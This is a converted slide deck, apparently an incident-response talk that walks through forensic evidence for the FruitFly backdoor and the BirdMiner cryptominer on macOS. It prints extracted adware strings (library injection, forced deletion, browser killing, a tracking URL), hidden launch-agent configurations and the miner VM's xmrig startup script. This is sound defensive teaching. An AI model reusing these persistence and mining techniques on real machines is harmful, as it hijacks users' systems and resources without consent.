30800 7D007B43 46477D00 2E706C69 73740000 00003030 37000000 00000000 00000000 00000000 00000000
30840 00000000 00000000 7E7E7E7E 7E7E7E7E 7E7E7E7E 7E7E7E7E 7E7E7E7E 7E7E7E7E 7E7E7E7E 7E7E7E7E
```

The assembly code on the right is as follows:

```
<key>DYLD_INSERT_LIBRARIES<
/key><string>{DYPATH}</string> </dict> <
/plist> rm -r -f " /" .pkg " /Content
s/Resources/preinstall" /Contents/Resour
ces/postinstall" /Contents/Resources/" /
Contents/" HOME IOService:/ IOPlatformUU
ID vector::_M_insert_aux GET /Library/Li
ttle Snitch/lsd hw.machine kern.osreleas
e | slfp cfinh /.MacOSX /environment.pli
st launchctl load " launchctl setenv
DYLD_INSERT_LIBRARIES " / su -l -c "
Safari killall Safari open -a Safari kil
lall firefox-bin http://adobesoft
wareupdate.com/counter/ {HOME} {BINPATH}
{DYPATH} {AFFID} {PLISTNAME} {PLISTPATH}
} {CFG} .plist 007
```

At the bottom, it says "Signed Int little (select less data)" and "61 bytes selected at offset 0x7763 out of 96.4 kilobytes".

IR examples

FruitFly

- backdoor
- Used to infect Macs for a decade
- Creepy! Likes to access the webcam, microphone, etc
- Alleged culprit, Phillip Durachinsky, is in prison awaiting trial




Image captured from: <https://assets.documentcloud.org/documents/4346337/Philip-Durachinsky-Criminal-Complaint.pdf>

FruitFly walkthrough

- Look for suspicious behavior
 - user launch agent: com.client.client.plist

Suspicious agents & daemons

`/Users/test/Library/LaunchAgents/com.client.client.plist`

FruitFly walkthrough

- /Users/test/Library/LaunchAgents/com.client.client.plist
- launches ~/.client
- NSUIElement indicates no icon should be shown in the Dock

```
<dict>
  <key>KeepAlive</key>
  <true/>
  <key>Label</key>
  <string>com.client.client</string>
  <key>ProgramArguments</key>
  <array>

    <string>/Users/test/.client</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
  <key>NSUIElement</key>
  <string>1</string>
</dict>
```

FruitFly walkthrough

- ps
 - Shows no matches for "client"
- launchctl list
 - .client launched with PID 536

```
345    0  com.apple.UserEventAgent-Aqua
470    0  com.apple.followupd
-    0  com.apple.ReportPanic
536    0  com.client.client
403    0  com.apple.identityservicesd
407    0
      com.apple.telephonyutilities.callservicesd
-    0  com.apple.DwellControl
```

FruitFly walkthrough

- ps
 - Java was launched with PID 536
 - Is .client a shell script that runs Java? 🤔

USER	PID	PPID	STARTED	TIME	COMMAND
test	536	1	3:41PM	0:00.07	java

FruitFly walkthrough

- lsof
 - Process 536 listed as perl... .client must be a perl script!

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE/OFF	NODE	NAME
perl5.18	536	test	txt	REG	1,4	52864	819599	/usr/bin/perl5.18
...								
perl5.18	536	test	3r	REG	1,4	82947	916530	/Users/test/.client

FruitFly walkthrough

- fileinfo.txt
 - ~/.client created 2019-06-29 @ 19:38:47

Raw Flags	UID	GID	Mode (oct)	Created	Modified	Accessed	Path
0	501	20	100711	2019-06-29T 19:38:47	2019-06-29T 19:38:47	2019-06-29T 19:41:30	/Users/test/.client

FruitFly walkthrough

- Browser histories, install history
 - A whole lot of nuthin'!
 - It doesn't look like this was downloaded/installed by the user

FruitFly walkthrough

- ~/.bash_history
- Evidence of manual installation!
- Did the attacker have physical or remote access?
- logout at the end suggests remote, but how can we be sure?

```
ls -al
ls -al
chmod +x .client
launchctl load Library/LaunchAgents/com.client.client.plist
ls -al Library/LaunchAgents
launchctl load Library/LaunchAgents/com.client.client.plist
ls -al Library/LaunchAgents
ls -al
chmod +x .client
launchctl load Library/LaunchAgents/com.client.client.plist
ls -al
launchctl list
launchctl list | grep -v com.apple
launchctl load Library/LaunchAgents/com.client.client.plist
launchctl load -w
Library/LaunchAgents/com.client.client.plist
launchctl list | grep -v com.apple
logout
```

FruitFly walkthrough

- System logs

- `log show --start "2019-06-29 19:38:40+0000" --end "2019-06-29 19:39:00+0000" --timezone "00:00:00" --info --archive system_logs.logarchive`

```
2019-06-29 19:38:47.211236+0000 0x19ba      Info      0x0      517      0
sshd: Postponed keyboard-interactive/pam for test from 192.168.1.8 port 58996 ssh2
[preauth]
...
2019-06-29 19:38:47.216254+0000 0x19ba      Info      0x0      517      0
sshd: Accepted keyboard-interactive/pam for test from 192.168.1.8 port 58996 ssh2
2019-06-29 19:38:47.217026+0000 0x19bd      Info      0x0      72      0
opendirectoryd: [com.apple.opendirectoryd:session] PID: 518, Client: 'sshd', exited with 0
session(s), 0 node(s) and 0 active request(s)
```



FruitFly walkthrough

Technical Details

The attack vector included the scanning and identification of externally facing Mac services to include the Apple Filing Protocol (AFP, port 548), RDP, VNC, SSH (port 22), and Back to My Mac (BTMM), which would be targeted with weak passwords or passwords derived from 3rd party data breaches.


Image captured from: <http://files.constantcontact.com/41a82b1a001/49f05b25-7e3c-428b-bb9b-3535c757ffc6.pdf>

FruitFly timeline



BirdMiner

- cryptocurrency miner
- Distributed through pirated audio software
- Uses an interesting code obfuscation technique



```
QEMU - (Press ctrl + alt + g to release Mouse)
Booting Core 9.0
Running Linux Kernel 4.14.10-tinycore64.
Checking boot options... Done.
Starting udev daemon for hotplug support... Done.
Waiting as requested... 5
Scanning hard disk partitions to create /etc/fstab
Setting Language to C Done.
Possible swap partition(s) enabled.
Loading extensions...^[[C Done.
Setting keymap to us Done.
Restoring backup files from /mnt/sda1/tce/mydata.tgz -
Done.
Setting hostname to box Done.

login[3781]: root login on 'tty1'

box login:
```

BirdMiner walkthrough

- `ls -al /Library/LaunchDaemons`
 - Three weird-looking launch daemons

Launch daemons

total 32

-rw-r--r--	1	root	wheel	-	406	Jun	29	07:36	com.Heteroneura.plist
-rw-r--r--	1	root	wheel	-	403	Jun	29	07:36	com.Mukden.plist
-rw-r--r--	1	root	wheel	-	384	Jun	29	07:36	com.Tang.plist

BirdMiner walkthrough

- /Users/test/Library/LaunchDaemons/
com.Heteroneura.plist
 - launches /Library/Application
Support/Per/Aht
- /Users/test/Library/LaunchDaemons/
com.Mukden.plist
 - launches /Library/Application
Support/Q/Fulgora
- /Users/test/Library/LaunchDaemons/
com.Tang.plist
 - launches /usr/local/bin/Augean

```
<dict>
  <key>Label</key>
  <string>com.Tang.plist</string>

  <key>ProgramArguments</key>
  <array>

    <string>/usr/local/bin/Augean</string>
  </array>

  <key>RunAtLoad</key>
  <true/>

  <key>KeepAlive</key>
  <true/>
</dict>
```

BirdMiner walkthrough

- ps
 - Aht PID = 848, Fulgora PID = 850, Augean PID = 1332, run by bash
 - Aht, Fulgora launched 7:36 am local time (11:36 UTC)
 - Augean launched 7:39 am local time (11:39 UTC)

USER	PID	PPID	STARTED	TIME	COMMAND
root	848	1	7:36AM	0:00.00	/bin/bash /Library/Application Support/Per/Aht
root	850	1	7:36AM	0:00.00	/bin/bash /Library/Application Support/Q/Fulgora
root	1332	1	7:39AM	0:00.00	/bin/bash /usr/local/bin/Augean

BirdMiner walkthrough

- ps
 - Aht is parent process of Per, PID 861
 - Fulgora is parent process of Q, PID 870
 - Augean is parent process of sleep, PID 1342

```
USER    PID    PPID  STARTED      TIME COMMAND
root    861     848   7:36AM      5:18.18 /usr/local/bin/Per -M accel=hvf --cpu host
/Library/Application Support/Per/Stercorarius -display none
root    870     850   7:36AM      5:17.66 /usr/local/bin/Q -M accel=hvf --cpu host
/Library/Application Support/Q/Canchi -display none
root    1342    1332   7:39AM      0:00.00 sleep 600
```

BirdMiner walkthrough

- Per, Q both have used a significant amount of processor time
- Processes started @ 7:36 am local time
- basic_info.txt -> capture happened @ 7:43 am local time (7 minutes later)
- Malware has already used more than 5 minutes of processor time! 🤔

USER	PID	PPID	STARTED	TIME	COMMAND
root	861	848	7:36AM	5:18.18	/usr/local/bin/Per -M accel=hvf --cpu host
					/Library/Application Support/Per/Stercorarius -display none
root	870	850	7:36AM	5:17.66	/usr/local/bin/Q -M accel=hvf --cpu host
					/Library/Application Support/Q/Canchi -display none
root	1342	1332	7:39AM	0:00.00	sleep 600

BirdMiner walkthrough

- If we don't have samples of the files, this is useful information:
 - Per `-M accel=hvf --cpu host .../Stercorarius`
- Google "accel=hvf"
 - First five hits relate to Qemu
 - Qemu = Linux emulator that runs on macOS
 - Stercorarius, Canchi probably Qemu VMs



Now that qemu has accel=hvf, any good macOS front-ends? : qemu_kvm

...

https://www.reddit.com/r/qemu.../now_that_qemu_has_accelhvf_any_good_macos/ ▼

Apr 25, 2018 - 1 post - 1 author

Qemu 2.12 has added support for macOS's Hypervisor.framework (essentially KVM for Macs). Are there any good front-ends for macOS?

QEMU + HVF : qemu_kvm

Mar 5, 2019

Fuchsia's Ermine user shell in Android Emulator : Fuchsia May 2, 2019

More results from www.reddit.com

Qemu on MacOSX with Hypervisor Framework | Breakintheweb

breakintheweb.com/2017/10/14/Qemu-on-MacOSX-with-Hypervisor-Framework/ ▼

Oct 14, 2017 - Launch Qemu. The two switches are required to use the hypervisor.framework. 1.

`/usr/local/bin/qemu-system-x86_64 -M accel=hvf --cpu host ...`

[Qemu-discuss] qemu with -accel hvf - The Mail Archive

<https://www.mail-archive.com/qemu-discuss@nongnu.org/msg04313.html> ▼

Sep 26, 2018 - Hi, let me introduce myself, I am new on this list, currently playing around with qemu on macOS, trying to run virtual machines (linux guests, e.g. ...

Bug #1815263 "hvf accelerator crashes on quest boot" : Bugs : QEMU

<https://bugs.launchpad.net/bugs/1815263> ▼

Feb 9, 2019 - `sudo qemu-system-x86_64 -M accel=hvf -boot d -cdrom ~/Downloads/install64.iso`.

Password: qemu-system-x86_64: warning: host doesn't ...

Add support for hvf accelerator to QEMU builder · Issue #6189 ...

<https://github.com/hashicorp/packer/issues/6189> ▼

Apr 25, 2018 - QEMU 2.12 has added "Experimental support for two new virtualization accelerators: Apple's Hypervisor.framework ("-accel hvf") and ...

BirdMiner walkthrough

- Evidence suggests this is a cryptominer
- ...but we can't be sure!
- If we had the files and could analyze, we would find XMRig code in the Qemu VM

```
#!/bin/sh
# put other system startup commands here
/mnt/sda1/tools/bin/idgenerator 2>&1 > /dev/null
/mnt/sda1/tools/bin/xmrig_update 2>&1 > /dev/null
/mnt/sda1/tools/bin/ccommand_update 2>&1 > /dev/null
/mnt/sda1/tools/bin/ccommand 2>&1 > /dev/null
/mnt/sda1/tools/bin/xmrig
```

BirdMiner walkthrough

- lsof
 - Per and Q both have connections open to subdomain of njalla.net, a hosting service
 - IP address = 185.193.126.159

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE/OFF	NODE	NAME
Per	861	root	16u	IPv4	0xc9bce5804a5a9af7	0t0	TCP	
192.168.1.13:49230->host-185-193-126-159.njalla.net:http-alt (ESTABLISHED)								
Q	870	root	16u	IPv4	0xc9bce5804a5a8837	0t0	TCP	
192.168.1.13:49231->host-185-193-126-159.njalla.net:http-alt (ESTABLISHED)								

BirdMiner walkthrough

- fileinfo.txt
 - Aht, Fulgora created 2019-06-29 @ 11:36:57
 - No data for /usr/local/bin/Augean, because /usr has restricted flag, and was skipped

Raw Flags	UID	GID	Mode (oct)	Created	Modified	Accessed	Path
0	0	80	100700	2019-06-29T 11:36:57	2019-06-29T 11:36:57	2019-06-29T 11:37:08	/Library/Application Support/Per/Aht
0	0	80	100700	2019-06-29T 11:36:57	2019-06-29T 11:36:57	2019-06-29T 11:36:57	/Library/Application Support/Q/Fulgora

BirdMiner walkthrough

- fileinfo.txt
 - Stercorarius, Canchi created 2019-06-29 @ 11:38:35

Raw Flags	UID	GID	Mode (oct)	Created	Modified	Accessed	Path
0	0	80	100700	2019-06-29T 11:38:35	2019-06-29T 11:39:06	2019-06-29T 11:39:06	/Library/Application Support/Per/Stercorarius
0	0	80	100700	2019-06-29T 11:38:35	2019-06-29T 11:39:06	2019-06-29T 11:39:06	/Library/Application Support/Q/Canchi

BirdMiner walkthrough

- Install history
 - Something called ValhallaVintageVerb was installed on 2019-06-29 @ 11:36:15

```
2019-06-29 11:36:15 +0000 Library/Application Support/Digidesign/Plug-Ins installer
    valhallavintageverb-1.pkg com.ValhallaDSP.valhallavintageverb171.ValhallaVintageVerb-2.pkg
    1.7.1
2019-06-29 11:36:15 +0000 Library/Application Support/Valhalla DSP,
LLC/ValhallaVintageVerb/Presets/ installer presets.pkg
    com.ValhallaDSP.valhallavintageverb171.Presets.pkg 1.7.1
2019-06-29 11:36:15 +0000 Library/Audio/Plug-Ins/Components installer
    valhallavintageverb.pkg com.ValhallaDSP.valhallavintageverb171.ValhallaVintageVerb-3.pkg
    1.7.1
...
```

BirdMiner walkthrough

- Safari history
 - Site vstcrack[dot]com visited on 2019-06-29 @ 11:31:42

2019-06-20 16:40:47 <https://www.google.com/search?client=safari&rls=en&q=firefox&ie=UTF-8&oe=UTF-8>

2019-06-20 16:40:50 <https://www.mozilla.org/en-US/firefox/new/>

2019-06-20 16:40:52 <https://www.mozilla.org/en-US/firefox/download/thanks/>

2019-06-29 11:31:42 <http://www.vstcrack.com/elementor-240/>

2019-06-29 11:31:42 <http://www.vstcrack.com/elementor-240/>

2019-06-29 11:31:43 <http://www.vstcrack.com/elementor-240/>

BirdMiner walkthrough

- Quarantine events database
 - Last entry for Firefox, no sign of what was downloaded from vstcrack
 - This is unreliable for Safari!

Downloaded: 2019-06-20 16:41:38 by agent: com.apple.Safari


File:

<https://download-installer.cdn.mozilla.net/pub/firefox/releases/67.0.3/mac/en-US/Firefox%2067.0.3.dmg>

Origin:

<https://www.mozilla.org/en-US/firefox/download/thanks/>

BirdMiner timeline



Questions?

Slides:

<https://github.com/thomasareed/presentations>